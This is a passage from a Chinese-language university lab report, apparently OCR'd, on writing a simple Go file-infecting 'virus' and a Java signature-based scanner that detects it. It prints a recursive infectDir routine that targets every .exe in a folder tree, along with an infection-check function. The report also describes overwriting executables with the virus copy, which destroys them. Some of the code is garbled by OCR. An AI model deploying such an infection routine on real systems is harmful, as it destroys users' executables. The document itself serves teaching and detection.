

图 4.4.8 查杀第二种方式的文件夹

可以看到，第二种方式由于所有文件都是病毒的复制品，只是名字不同，经过特征串的查找和匹配，都认为是病毒。这里就不截全部的命令行了。

3　实验遇到的难点与问题分析

第一个难点首先是语言的选择吧，我是偏熟悉 Java，不擅长 C/C++，所以一开始写实验三也是用 Java 写，最后把.class 文件打包出来的是 jar 文件，由于.class 文件的特殊性，在使用二进制方式打开时，无法正常读取到特征字符串，所以也就无法进行实验四，所以中途换了语言，选择了能编译出 exe 的 Go 语言。

然后最大的难点还是在于汇编水平不够，才导致这次使用别的高级语言，由于汇编水平有限，那么就没办法像实现 win32virus 那样感染一个 exe 文件使他不影响原功能的情况下双击打开还能感染其他的 exe，所以在设计这个简易病毒时，我综合了自己的水平和实验的要求，决定让这个病毒在操作者选择的基础上实现两种感染方式，一种是在文件末尾追加指定数量字符串，不影响其功能，另一种是将源文件用病毒文件顶替掉，不改变其名字，然后实现指定次数的复制。

那么就实验效果而言，虽然这个病毒制作得很简易，但是如果放在比较重要的文件夹下，第二种感染方式还是能对文件夹下的 exe 进行破坏的。

问题分析：

• 如何获得当前文件的目录？

在 Go 语言中是通过 os 库的 Getwd 方法获得的。

• 在第一种感染方式下，如何判断一个文件被感染？

我的选择是根据末尾是否有'\n'判断，因为我们追加的字符串结尾是'\n'，正常来说一个文件的末尾不会是'\n'，也就是 ASCII 码为 10.

```
/**
 * 追加字符串方式感染 判断文件是否已经被感染 根据结尾的'\n'判断
 */
func isInfected(filePath string) bool {
    f, err := os.Open(filePath)
    check(err)
    defer f.Close()
    _, _ = f.Seek( offset: -1,  whence: 2)
    b := make([]byte,1)
    f.Read(b)
    if b[0] == 10 : true ;
    return false
}
```

图 3.1 判断文件是否被感染过的方法

• 以第一种感染方式为例，如何实现当前文件夹下所有 exe（包括子目录中的 exe）？

核心是 infectDir 方法：

```
/**
 * 感染一个目录下所有exe 包括子目录
 */
func infectDir(dirPath string,a int)  {
    f,err := os.OpenFile(dirPath,os.O_RDONLY,os.ModeDir)
    check(err)
    fileList,err := f.Readdir( n: -1)
    check(err)
    for _,eachFile := range fileList {
        filePath := dirPath + "\\" +eachFile.Name()
        if eachFile.IsDir() {
            infectDir(filePath,a)
        }else{
            name := []byte(eachFile.Name())
            len := len(name)
            tpByte := name[len - 4:len]
            tp := string(tpByte)
            if tp == ".exe" && eachFile.Name() != "virus.exe" {
                infect(filePath,a)
                fmt.Println(filePath+"成功感染!")
            }
        }

    }
}
```

图 3.2 infectDir

算法是，指定要感染的目录 dirPath，用 os 库中的方法打开它，用 Readdir 方法能返回当前目录下所有的文件，包括文件夹，那么如果一个文件是 exe 文件，就调用 infect 方法感染他，如果一个文件是文件夹，就递归调用 infectDir 感染这个文件夹，判断是否为文件的方法是 isDir 方法。而 infect 方法感染一个文件，核心思路是二进制数据读取，然后用 Seek 方法到文件末尾，然后追加字节流的字符串即可。第二种感染方式核心思路相同，只不过感染方法用的 copyFile 方法，也就是复制文件，具体详见源码。

• 在实验四中，如何区别被感染文件和病毒？

这个问题也是想了很久，在前文中已经解答了如果采用第二种方式，那么所有文件都会被检测为病毒，这是毫无疑问的，采用第一种方式的话，正如前文所述，“infect”字符串在病毒 exe 文件底层被分开了，所以不能被当做病毒文件的特征串，但是可以被当作被感染文件的的特征串，而病毒可以选择 “infectDir”作为特征串。

• 在实验四中，如何找到文件的特征串并进行匹配？

我认为这是实验四的核心问题，也思考了很久，实验要求是给定偏移的特征串，那么我们需要用特殊工具打开这个 exe，查找它里面特征串具体的偏移，那么对于不同的文件的感染，甚至是对不同机器上文件的感染，具体的偏移肯定是不同的，这样查杀不具有移植性，

所以我的选择是判断整个文件的二进制底层，是否包含这个特征串，那这就需要解决两个问题：1.如何将文件完整地读取到一个 byte 数组。2.将特征串转换为 byte 数组后，如何判断包含关系，也就是本质判断两个 byte 数组的相互包含。

第一个问题，我的解决方法是，调用 Apache 下一个 commons-io 包中的方法，其中有一个类 FileUtils，里面有一个方法是 readFileToByteArray，可以将文件完整地读入到字节数组中。

```
private static boolean fileContainsString(File f,String s){
    byte[] cmp = s.getBytes();
    byte[] fileToByteArray = null;
    try {
        fileToByteArray = FileUtils.readFileToByteArray(f);
    } catch (IOException e) {
        e.printStackTrace();
    }
    return isIncludeByteArray(fileToByteArray,cmp);
}
```

图 3.3 将文件完整地读入字节数组

第二个问题，我们采用如下算法来进行匹配：

1.如果字节数组 B 长度大于字节数组 A 的长度，直接返回 false

2.循环获取字节数组的每个字节值

3.命中变量等于字节数组 B 的长度，返回 true

4.当前字节值是否等于索引为命中变量值的字节数组 B 中的字节值，如果是，命中变量自增 1，continue 到第 2 步继续下一个字节值的对比，否则继续第 5 步

5.命中变量置 0

6.判断字节数组 A 的剩余字节数长度是否大于字节数组 B 的长度，如果大于则跳转到第 2 步执行循环体，否则跳出，返回 false

这样我们就得到一个 isIncludeByteArray 方法：

如果 src 数组顺次包含 sub 数组的元素，返回 true，否则返回 false。

```java
private static boolean isIncludeByteArray(byte[] src, byte[] sub) {
    if (src == null || sub == null){
        return false;
    }
    boolean ret = false;
    int srcLen = src.length;
    int subLen = sub.length;

    while(true) {
        if(srcLen < subLen) {
            break;
        }
        int hit = 0;
        for(int i=0; i<srcLen; i++) {
            int tvByteValue = src[i];
            if(hit == sub.length) {
                ret = true;
                break;
            }
            if(tvByteValue == sub[hit]) {
                hit++;
                continue;
            }
            hit = 0;
            //剩余字节数
            int remain = srcLen - i - 1;
            if(remain < sub.length) {
                break;
            }
        }
        break;
    }
    return ret;
```

图 3.4 判断字节数组的包含

这样，我们就解决了取特征串，判断和匹配特征串的问题，能够查杀一个文件夹下所有 exe 包括其子文件夹下的 exe。

4　实验小结

本次实验具体的思考，我已经写在了第三部分，那么可以说通过这次实验，确实是收获很多。

一个是在语言层面，我加强了 Java 的使用，同时在有 Java 的基础上，能够迅速的写出 Go 语言的一些程序，这是对我的一种锻炼，提升了自己的编程水平。本身选择 Go 语言作为实验三的语言还有一个原因，便是我提前知道 Go 在文件处理上也比较方便，所以选择了 Go 而没有选择 C 语言。

另一方面是安全层面，我大致了解了简单恶意代码的实现思想，基本掌握了病毒特征码的查杀方式，对病毒有了更深层次的认识，这也是我第一次尝试去写比较恶意的代码，可以说是从无到有的一次飞跃。

那么比较遗憾的是虽然这个简易病毒第二种复制文件的感染方式，也能对本地 exe 文件造成比较大的破坏，但是就实现难度和逻辑上讲，由于本人汇编水平不够，所以无法在实验三写出严格 PE 病毒，这点我将继续审视自己，并会不断提升自己的水平。

最后，非常感谢刘老师的指导！

5　课程意见与建议（可选）

想提的建议如下：

前置课程汇编语言程序设计的水平应该是不足以让同学们写出比较合格的 PE 病毒，我认为可以采取一些其他方式来写病毒，比如一些不依赖汇编的恶意代码实验，只用 C/C++或者别的高级语言，这样同学们应该会做得更加顺畅。